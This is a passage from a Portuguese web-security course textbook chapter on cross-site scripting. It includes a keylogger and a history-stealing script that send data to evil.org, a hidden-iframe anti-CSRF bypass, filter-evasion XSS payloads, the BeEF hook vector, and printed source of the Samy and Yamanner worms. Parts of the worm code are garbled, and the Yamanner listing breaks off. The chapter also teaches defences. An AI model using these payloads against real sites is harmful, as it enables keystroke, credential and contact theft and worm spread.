/* Adiciona o link ao documento, verifica a cor e o remove em
seguida */

document.body.appendChild(link);

color = document.defaultView.getComputedStyle(link,null).
 getPropertyValue("color");

document.body.removeChild(link);

/* Verifica se a cor do link e vermelha, o que indica que o sitio
foi visitado */

if (color == "rgb(255, 0, 0)") { // Visitado

/* Envia a URL do sitio visitado para um servidor controlado pelo
atacante */

 document.write('');

 }

}

```

Supondo que o script seja hospedado no servidor www.evil.org, sob o nome "historico.js", é possível injetá-lo por meio de cross-site scripting, empregando-se o seguinte vetor:

```

<script language="javascript" src="http://www.evil.org/historico.js">
</script>

```

Uma vez que o script é carregado e executado no navegador da vítima, basta que o atacante veja as trilhas de auditoria do servidor web malicioso para descobrir quais sites da lista foram acessados, conforme ilustrado a seguir:

```

192.168.213.10 - - [10/Sep/2011:17:54:43 -0300] "GET /historico.js
HTTP/1.1" 200 1252

192.168.213.10 - - [10/Sep/2011:17:54:43 -0300] "GET /?URL=http://xss.
esr.rnp.br/ HTTP/1.1" 200 175

192.168.213.10 - - [10/Sep/2011:17:54:43 -0300] "GET /?URL=http://
www.paypal.com/ HTTP/1.1" 200 175

192.168.213.10 - - [10/Sep/2011:17:54:43 -0300] "GET /?URL=http://
dvwa.esr.rnp.br/ HTTP/1.1" 200 175

```

O usuário pode dificultar esse ataque, configurando o navegador web para utilizar cores pré-estabelecidas para links visitados e não acessados, e impedindo que as páginas escolham as próprias cores nesse contexto. Com isso, o atacante teria de adivinhar a cor escolhida pelo usuário, de modo a realizar o último teste corretamente.



## Captura de teclas digitadas no navegador web

Uma maneira de capturar as teclas digitadas pelo usuário, em um navegador web, consiste em adicionar uma rotina de tratamento do evento *onkeypress* para o objeto *document*. Com isso, sempre que uma tecla for pressionada, o código injetado é invocado, permitindo que ele envie as informações obtidas ao atacante.

Essa parte pode ser realizada por meio da adição dinâmica de um objeto *img* à página, que embute os dados da vítima como parte da URL especificada para o atributo *src*.

É importante observar que, no supracitado cenário, o método “*appendChild()*” deve ser empregado no lugar de “*document.write()*”, para que a página atual não seja sobrescrita.

Além disso, de modo a evitar enviar uma única tecla por vez, gerando tráfego desnecessário, deve-se realizar a submissão, somente após uma quantidade razoável de dados ser acumulada. Note, porém, que essa abordagem pode resultar na perda dos últimos caracteres digitados, e, assim, os dois aspectos devem ser balanceados.

O código Javascript ilustrado na Figura 5.19 implementa todos os conceitos acima discutidos e funciona para os navegadores Firefox, Chrome e Opera.

```
<script>
var buffer = "";
var img;
document.onkeypress=function(e) {
 if (buffer.length == 10) {
 img = document.createElement("img");
 img.src = "http://www.evil.org/?Keys="+buffer;
 document.body.appendChild(img);
 document.body.removeChild(img);
 buffer = "";
 }
 buffer = buffer + String.fromCharCode(e.which);
}
</script>
```

**Figura 5.19**  
Código Javascript  
que pode ser utili-  
zado para captura  
de teclas.


Para exemplificar o ataque, alguns registros da trilha de auditoria do servidor web malicioso estão apresentados abaixo, contendo as teclas capturadas de uma vítima:

```
192.168.213.10 - - [11/Sep/2011:01:32:34 -0300] "GET
/?Keys=0123456789 HTTP/1.1" 200 175
192.168.213.10 - - [11/Sep/2011:01:32:49 -0300] "GET
/?Keys=abcdefghij HTTP/1.1" 200 175
192.168.213.10 - - [11/Sep/2011:01:33:17 -0300] "GET
/?Keys=ESRRNPSEG9 HTTP/1.1" 200 175
```

## Quebra de token anti-CSRF

Um dos mecanismos mais efetivos, para impedir ataques de cross site request forgery, visto no capítulo 4, consiste no uso de tokens aleatórios, atrelados à sessão, em cada página do sistema. Uma técnica já discutida, que permite violar esse controle, é o clickjacking, mas ela requer que a vítima seja induzida a interagir com uma aplicação web maliciosa, a qual é sobreposta, de modo transparente, pela página da aplicação que se deseja explorar. Um método muito mais simples de quebra de tokens anti-CSRF é viável sempre que houver um XSS explorável na mesma aplicação.

Considere o sistema ilustrado na Figura 5.20, que permite a troca de senhas, sem solicitar a anterior, mas que implementa um token anti-CSRF, para dificultar cross site request forgery.



**Figura 5.20**  
Aplicação que  
implementa token  
anti-CSRF.

O primeiro passo, para elaborar a exploração, consiste em determinar a estrutura do formulário, por meio da análise do código HTML:

```
<form action="#" method="GET">

 New password:

 <input type="password" AUTOCOMPLETE="off" name="password_new">

 Confirm new password:

 <input type="password" AUTOCOMPLETE="off" name="password_conf">

 <input type="submit" value="Change" name="Change">

 <input type="hidden" name="csrf_token" value="2004840338">

</form>
```

Os itens importantes, que devem ser observados no HTML, incluem os nomes dos campos de senha e do botão de submissão, pois serão utilizados, por um código Javascript injetado, para o preenchimento e envio do formulário. Note que o token anti-CSRF não é considerado, porque ele já possui um valor definido e é enviado junto com os demais itens da requisição.

Com base nas informações levantadas, pode-se construir o seguinte vetor de injeção:

```
<Script>

function breakToken()

{
```

```

var f = document.getElementById("cs").contentDocument.forms[0];

f.password_new.value="pwd";

f.password_conf.value="pwd";

f.Change.click();

}


document.write('<iframe id="cs" src="http://dvwa.esr.rnp.br/
vulnerabilities/csrf/" width="0" height="0" style="opacity:0.0"
onload="breakToken()"></iframe>');

</script>

```

Observe que um "<iframe>" invisível (opacidade = 0) é criado dinamicamente e carregado com a página-alvo do CSRF. Tão logo isso aconteça, a função "breakToken()" é invocada, devido ao evento onload, a qual preenche os campos de senhas com o valor "pwd" e submete o formulário, por meio do método "click()". Conforme já explicado, como o token anti-CSRF faz parte do formulário, ele também é enviado na requisição, não sendo necessário manipulá-lo.

A etapa final resume-se em encontrar na aplicação uma vulnerabilidade de cross-site scripting, como a ilustrada na Figura 5.21, para que seja possível injetar o vetor e concluir o ataque.



**Figura 5.21**  
Vulnerabilidade  
de XSS refletido.

### Exercício de fixação 3

#### Proteção contra CSRF

Por que proteções contra CSRF são ineficazes quando a aplicação também é vulnerável a XSS?

### Evasão de filtros

Algumas aplicações utilizam filtros para bloquear entradas maliciosas ou para alterá-las, de modo que não possam ser utilizadas em ataques. Muitas vezes, eles não são empregados com o propósito de propiciar defesa em camadas, mas, sim, de contornar vulnerabilidades presentes na aplicação. Nesses casos, se o atacante consegue evadir os filtros instalados, o sistema pode ser explorado, de maneira direta. Historicamente, não são raras as ocorrências de filtros dessa natureza, contendo vulnerabilidades (Stuttard e Pinto, 2007).



Nos próximos exemplos, observe as técnicas de evasão, que podem ser empregadas, em cada um dos casos:

- Bloqueio de marcadores HTML, desde que escritos totalmente com letras maiúsculas ou minúsculas – é possível fornecer valores com alternância de letras maiúsculas e minúsculas.

Exemplo:

```
<ScRiPt>alert(1)</sCrIpT>
```

- Bloqueio de marcadores HTML, independente das letras estarem em maiúsculas ou em minúsculas – uma abordagem consiste em inserir espaços antes do caractere ">", de modo que o marcador não seja reconhecido pelo filtro, apesar de continuar sendo aceito pela grande maioria dos navegadores web. Exemplo:

```
<script >alert(1)</script >
```

- Bloqueio do marcador "<script> –" uma estratégia é inserir outro tipo de elemento, que seja aceito pelo filtro, e utilizar um evento qualquer para disparar a execução do código desejado. Exemplo:

```

```

- Scripts são aceitos, mas algumas palavras, como alert(), por exemplo, são bloqueadas – caso o método "eval()" esteja liberado, é possível empregá-lo para executar um código construído dinamicamente. Exemplo:

```
<script>var a="aler"+"t(1)";eval(a)</script>
```

- Filtros externos, escritos em C ou C++ – cadeias de caracteres, nessas linguagens, são finalizadas com um byte zero. Assim, uma estratégia de evasão consiste em inserir um byte nulo, codificado como "%00", no começo do valor injetado. Exemplo:

```
%00<script>alert(1)</script>
```

- Tamanho máximo de parâmetro – no caso de um XSS refletido, a abordagem mais direta é transformar a vulnerabilidade em um XSS baseado em DOM. Desse modo, o código utilizado na exploração não fica limitado ao tamanho imposto pelo filtro, uma vez que ele não é enviado como parte da requisição. Exemplo:

```
?name=<script>eval(location.hash.substr(1))<%2Fscript>#alert('xss')
```

Observe que o código desejado é especificado como um fragmento de URL, extraído utilizando-se "location.hash.substr(1)", e executado por meio do método "eval()".

- O filtro remove palavras e marcadores HTML, como "javascript" e "<script>", por exemplo, de maneira não recursiva – a quebra desse filtro pode ser realizada, por meio da escrita aninhada das palavras, que são consideradas pelo controle. Exemplo:

```
<scr<script>ipt>alert(1)</script>
```

- Um caractere "\" é adicionado antes de aspas, previamente à concatenação da entrada do usuário com o valor de uma variável – caso o escape do próprio caractere "\" não seja realizado, é possível fornecer a cadeia "\"", no lugar da aspa dupla, eliminando o efeito desejado da sanitização. Exemplo:

```
\";alert(1);//
```

Resultando em:

```
var a="\\";alert(1);//";
```

Considerando que o ponto de injeção está entre os marcadores `<script>` e `</script>`, outra abordagem consiste em encerrar o script original e iniciar um novo:

```
</script><script>alert(1)</script>
```

Embora isso permita que o código injetado seja executado, também resulta na exibição de parte dos comandos originais, como se fossem conteúdo.

## Arcabouços de exploração

Existem alguns arcabouços que podem ser utilizados para explorar aplicações vulneráveis a cross-site scripting, facilitando a execução de diversos ataques e a evasão de eventuais filtros instalados (Grossman *et al.*, 2007):

- Browser Exploitation Framework (BeEF).
- CAL9000.
- XSS-Proxy.

A lista abaixo apresenta os mais conhecidos, dos quais apenas o BeEF continua sendo atualizado:

- **Browser Exploitation Framework (BeEF):** é uma ferramenta de segurança criada e mantida por Wade Alcorn, a qual permite, por meio de uma interface web, explorar os navegadores controlados e atacar o ambiente em que estão inseridos.
- **CAL9000:** é um projeto do OWASP, iniciado por Chris Loomis e atualmente desativado, que fornece diversas ferramentas para exploração de aplicações web, incluindo: vetores para ataques XSS, editor para criação manual de requisições HTTP, inspetor de respostas HTTP, codificadores e decodificadores.
- **XSS-Proxy:** criado por Anton Rager e apresentado na conferência ShmooCon 2005, utiliza um iframe para carregar o Javascript de controle, o qual permite controle persistente sobre o navegador da vítima. O objetivo original da ferramenta era chamar a atenção das pessoas, acerca das possibilidades de ataques baseados em cross-site scripting, as quais, como se sabe, vão muito além da simples exibição de uma caixa de mensagem ao usuário.

## Browser Exploitation Framework (BeEF)

O BeEF é uma ferramenta desenvolvida em Ruby que suporta diversas plataformas diferentes, incluindo Windows, Linux e Mac OS X. Necessita da versão 1.9 ou superior dos pacotes do Ruby e pode trabalhar com os sistemas gerenciadores de banco de dados SQLite, MySQL e PostgreSQL. A arquitetura geral é composta por um único servidor, que realiza a interface com o usuário e fornece a camada de comunicação, com os navegadores web escravizados.

O processo de obtenção de controle de um navegador web necessita da carga do script hook.js, por meio de uma vulnerabilidade de cross-site scripting.

O BeEF é uma ferramenta desenvolvida em Ruby que suporta diversas plataformas diferentes, incluindo Windows, Linux e Mac OS X. Necessita da versão 1.9 ou superior dos pacotes do Ruby e pode trabalhar com os sistemas gerenciadores de banco de dados SQLite,


MySQL e PostgreSQL. A arquitetura geral é composta por um único servidor, que realiza a interface com o usuário (no caso, o atacante) e fornece a camada de comunicação, com os navegadores web escravizados.

Os ataques disponíveis são divididos em nove classes diferentes:



- **Browser:** inclui detecção de URLs visitadas, reescrita de links e redirecionamento.
- **Debug:** essa classe compreende testes do mecanismo de comunicação com os navegadores web controlados pelo BeEF.
- **Host:** possui ataques para navegadores em dispositivos móveis, incluindo determinação de localização física da vítima e execução de chamadas via Skype.
- **Metasploit:** permite interagir com o arcabouço Metasploit.
- **Misc:** esse grupo de ataques engloba envio de código Javascript arbitrário, exibição de caixa de alerta, extração de dados do objeto localStorage suportado em HTML5, adulteração da página e roubo de dados da área de transferência.
- **Network:** possibilita descobrir as configurações de rede e efetuar ataques específicos contra o Jboss e o ColdFusion.
- **Persistence:** inclui técnicas para persistência do controle sobre o navegador web.
- **Recon:** esse grupo inclui técnicas para coleta de links da página vulnerável, varredura de redes e verificação se o usuário se encontra autenticado em aplicações como Gmail, Facebook e Twitter.
- **Router:** efetua ataques CSRF contra alguns roteadores conhecidos.

A Figura 5.22 ilustra o painel de controle do BeEF, com a aba *Commands* selecionada, a qual disponibiliza ao usuário as classes de ataques recém-discutidas. Observe, no lado esquerdo da tela, que todos os navegadores web controlados são listados e têm o sistema operacional e o endereço IP detectados.




**Figura 5.22**  
Interface administrativa do BeEF.

O processo de obtenção de controle de um navegador web necessita da carga do script hook.js, por meio de uma vulnerabilidade de cross-site scripting. O vetor de injeção que deve ser usado nesse processo é:

```
<script language="javascript" src="http://<servidor BeEF>/hook.js">
</script>
```

Para exemplificar, considere os ataques de exibição de caixa de diálogo ao usuário e de teste para descobrir se um determinado site foi visitado. Os resultados estão ilustrados, respectivamente, na Figura 5.23 e Figura 5.24. No primeiro caso, o fato de a caixa de diálogo aparecer no contexto da aplicação vulnerável facilita o processo de convencimento do usuário a cooperar com o atacante.

**Figura 5.23**  
Exibição de caixa de diálogo ao usuário, por meio do BeEF.







**Figura 5.24**  
Teste de histórico  
de navegação.

## Contramedidas

As principais medidas que podem ser adotadas, para evitar a ocorrência de cross-site scripting, estão listadas a seguir (Grossman *et al.*, 2007; Stuttard e Pinto, 2007):

- Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. É importante mencionar que essa abordagem é superior ao uso de listas negras, pois, dificilmente, é possível enumerar todas as entradas perniciosas possíveis. Complementarmente, restrinja o tamanho do campo ao máximo permitido.
- Utilize codificação HTML na saída, o que faz com que caracteres potencialmente perigosos sejam tratados como parte do conteúdo da página HTML, em vez de considerados parte da estrutura (Stuttard e Pinto, 2007; Van der Stock *et al.*, 2008). Por exemplo, o texto "<script>" seria inserido na página como "&lt;script&gt;", uma vez codificado. A Figura 5.25 apresenta o mapeamento para os principais caracteres problemáticos.

**Figura 5.25**  
Codificação HTML.

Caractere	"	'	&	<	>
Entidade	&quot;	&apos;	&amp;	&lt;	&gt;

- Quando filtros de entrada e saída forem utilizados, aplique-os, recursivamente, até que todos os elementos maliciosos sejam removidos. Um processo de filtragem que apenas trata as informações um número fixo de vezes, normalmente, está fadado ao fracasso.
- Nos casos em que identificadores de sessão são transportados por meio de cookies, defina o atributo HttpOnly, para evitar que sejam acessíveis por código executando no lado cliente da aplicação. Embora isso não resolva o problema de cross-site scripting, pelo menos, evita que a sessão da vítima seja facilmente sequestrada.
- Desabilite o método TRACE no servidor web, para evitar cross-site tracing. Embora os navegadores web atuais proíbam a execução de requisições baseadas neste método, é sempre uma boa ideia adotar defesa em camadas.
- Usuários podem dificultar a descoberta de histórico de navegação, configurando o navegador web para impedir que as páginas definam as próprias cores para links visitados.

## Código do Samy Worm

A Figura 5.26 ilustra o código completo do Samy Worm. Os trechos marcados em negrito correspondem a algumas das técnicas de evasão utilizadas por Samy Kamkar.



```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.
fromCharCode(34);var A=String.fromCharCode(39);function g()
{var C;try{var D=document.body.createTextRange();C=D.htmlText}
catch(e){if(C){return C}else{return eval('document.body.
inne'+rHTML')}}function getData(AU){M=getFromURL(AU,'frien
dID');L=getFromURL(AU,'Mytoken')}function getQueryParams()
{var E=document.location.search;var F=E.substring(1,E.length).
split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].
split('=');AS[I[0]]=I[1]}return AS}var J;var AS=getQueryParams();var
L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.
myspace.com'){document.location='http://www.myspace.
com'+location.pathname+location.search}else{if(!M){getData(g())}
main()}function getClientFID(){return findIn(g(),'up_launchIC(
'+A,A)}function nothing(){function paramsToString(AV){var
N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var
Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}
while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}
return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}
eval('J.onr'+eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST')
{J.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');J.setRequestHeader('Content-Length',BK.length)}
J.send(BK);return true}function findIn(BF,BB,BC){var R=BF.
indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return
S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG)
{return findIn(BF,'name='+B+BG+B+' value='+B,B)}function
getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}
var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.
substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return
Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest)
{try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.
ActiveXObject){try{Z=new ActiveXObject('Msxml2.XMLHTTP')}catch(e)
{try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}
return Z}var AA=g();var AB=AA.indexOf('m'+ycode');var AC=AA.
substring(AB,AB+4096);var AD=AC.indexOf('D'+IV');var AE=AC.
substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+a',A+'jav'+a
');AE=AE.replace('exp'+r)','exp'+r')+A);AF=' but most of all,
samy is my hero. <d'+iv id='+AE+'D'+IV>'}var AG;function
getHome(){if(J.readyState!=4){return}var AU=J.responseText;A
G=findIn(AU,'P'+rofileHeroes','</td>');AG=AG.substring(61,AG.
length);if(AG.indexOf('samy')==1){if(AF){AG+=AF;var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLa
bel']='heroes';AS['submit']='Preview';AS['interest']=AG;J=getXM
LObj();httpSend('/index.cfm?fuseaction=profile.previewInteres
ts&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}function
postHero(){if(J.readyState!=4){return}var AU=J.responseText;var
AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='h
eroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenP
```

**Figura 5.26**  
Código do Samy  
Worm  
(Kamkar, 2005).

```

arameter(AU,'hash');httpSend('/index.cfm?fuseaction=profile.proces
sInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
main(){var AN=getClientFID();var BH='/index.cfm?fuseaction=user.
viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSe
nd(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.
cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytok
en='+L,processxForm,'GET'))}function processxForm(){if(xmlhttp2.
readyState!=4){return}var AU=xmlhttp2.responseText;var AQ=getHidden
Parameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='
Add to Friends';httpSend2('/index.cfm?fuseaction=invite.addFriend
sProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function
httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval('xmlhttp2.on
r'+eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST')
{xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-
urlencoded');xmlhttp2.setRequestHeader('Content-Length',BK.length)}
xmlhttp2.send(BK);return true}"></DIV>

```

## Código do Yamanner

O código do Yamanner encontra-se ilustrado na Figura 5.27.

```

var http_request = false;

var Email = '';

var IDList = '';

var CRumb = '';

function makeRequest(url, Func, Method, Param) {

 if (window.XMLHttpRequest)

 {

 http_request = new XMLHttpRequest();

 } else if (window.ActiveXObject)

 {

 http_request = new ActiveXObject('Microsoft.XMLHTTP');

 }

 http_request. onfiltered= Func;

 http_request.open(Method, url, true);

 if(Method == 'GET') http_request.send(null);

 else http_request.send(Param);

}

window.open('http://www.lastdata.com');

ServerUrl = url0;USIndex = ServerUrl.indexOf('us.' ,0);

```

**Figura 5.27**  
Código do  
Yamanner.

```
MailIndex = ServerUrl.indexOf('.mail',0);
CutLen = MailIndex - USIndex - 3;
var Server = ServerUrl.substr(USIndex + 3, CutLen);
function GetIDs(HtmlContent) {
 IDList = '';
 StartString = ' ';
 EndString = '';
 i = 0;
 StartIndex = HtmlContent.indexOf(StartString, 0);
 while(StartIndex >= 0) {
 EndIndex = HtmlContent.indexOf(EndString, StartIndex);
 CutLen = EndIndex - StartIndex - StartString.length;
 YahooID = HtmlContent.substr(StartIndex + StartString.length,
CutLen);
 if(YahooID.indexOf('@yahoo.com', 0) > 0 || YahooID.indexOf('@
yahogroups.com', 0) > 0) IDList = IDList + ',' + YahooID ;
 StartString = '';
 StartIndex = HtmlContent.indexOf(StartString, StartIndex + 20);
 StartString = ' ';
 StartIndex = HtmlContent.indexOf(StartString, StartIndex + 20);
 i++;
 }
 if(IDList.substr(0,1) == ',') IDList = IDList.substr(1, IDList.
length);
 if(IDList.indexOf(',') > 0) {
 IDListArray = IDList.split(',');
 Email = IDListArray[0];
 IDList = IDList.replace(Email + ',', '');
 }
 CurEmail = spamform.NE.value;
 IDList = IDList.replace(CurEmail + ',', '');
 IDList = IDList.replace(',') + CurEmail, '');
 IDList = IDList.replace(CurEmail, '');
 UserEmail = showLetter.FromAddress.value;
```

```

 IDList = IDList.replace(',') + userEmail, '');

 IDList = IDList.replace(userEmail + ',', '');

 IDList = IDList.replace(userEmail, '');

 return IDList;
 }

 function ListContacts() {
 if (http_request.readyState == 4) {
 if (http_request.status == 200) {
 HtmlContent = http_request.responseText;

 IDList = GetIDs(HtmlContent);

 makeRequest('http://us.' + Server + '.mail.yahoo.com/ym/Compose/?rnd=' + Math.random(), GetCrumb, 'GET', null);
 }
 }
 }

 function ExtractStr(HtmlContent) {
 StartString = 'name=\u0022crumb\u0022 value=\u0022';
 EndString = '\u0022';
 i = 0;

 StartIndex = HtmlContent.indexOf(StartString, 0);

 EndIndex = HtmlContent.indexOf(EndString, StartIndex + StartString.length);

 CutLen = EndIndex - StartIndex - StartString.length;

 crumb = HtmlContent.substr(StartIndex + StartString.length , CutLen);

 return crumb;
 }

 function GetCrumb() {
 if (http_request.readyState == 4) {
 if (http_request.status == 200) {
 HtmlContent = http_request.responseText;

 CRumb = ExtractStr(HtmlContent);

 MyBody = 'this is test';

 MySubj = 'New Graphic Site';
 }
 }
 }

```



```

 Url = 'http://us.' + Server + '.mail.yahoo.com/ym/
Compose';

 var ComposeAction = compose.action;MidIndex =
ComposeAction.indexOf('&Mid=' ,0);

 incIndex = ComposeAction.indexOf('&inc' ,0);

 CutLen = incIndex - MidIndex - 5;

 var MyMid = ComposeAction.substr(MidIndex + 5,
CutLen);

 QIndex = ComposeAction.indexOf('?box=' ,0);

 AIndex = ComposeAction.indexOf('&Mid' ,0);

 CutLen = AIndex - QIndex - 5;

 var BoxName = ComposeAction.substr(QIndex + 5,
CutLen);

 Param = 'SEND=1&SD=&SC=&CAN=&docCharset=windows-
1256&PhotoMailUser=&PhotoToolInstall=&OpenInsertPhoto=&PhotoGetStar
t=0&SaveCopy=no&PhotoMailInstallOrigin=&.crumb=RUMBVAL&Mid=EMAILMID
&inc=&AttFol=&box=BOXNAME&FwdFile=YM_FM&FwdMsg=EMAILMID&FwdSubj=EM
AILSUBJ&FwdInline=&OriginalFrom=FROMEMAIL&OriginalSubject=EMAILSUBJ
&InReplyTo=&NumAtt=0&AttData=&Up1Data=&OldAttData=&OldUp1Data=&FNam
e=&ATT=&VID=&Markers=&NextMarker=0&Thumbnails=&PhotoMailWith=&Brow
seState=&PhotoIcon=&ToolbarState=&VirusReport=&Attachments=&Backgr
ound=&BGRef=&BGDesc=&BGDef=&BGFG=&BGFF=&BGFS=&BGSolid=&BGCustom=&
PlainMsg=%3Cbr%3E%3Cbr%3ENote%3A+forwarded+message+attached.&Photo
Frame=&PhotoPrintAtHomeLink=&PhotoSlideShowLink=&PhotoPrintLink=&P
hotoSaveLink=&PhotoPermCap=&PhotoPermPath=&PhotoDownloadUrl=&Photo
SaveUrl=&PhotoFlags=&start=compose&bmdomain=&showcc=&showbcc=&AC_
Done=&AC_ToList=0%2C&AC_CcList=&AC_BccList=&sendtop=Send&savedraft
top=Save+as+a+Draft&canceltop=Cancel&FromAddr=&To=TOEMAIL&Cc=&Bcc=
BCCLIST&Subj=EMAILSUBJ&Body=%3CBR%3E%3CBR%3ENote%3A+forwarded+mess
age+attached.&Format=html&sendbottom=Send&savedraftbottom=Save+as+a
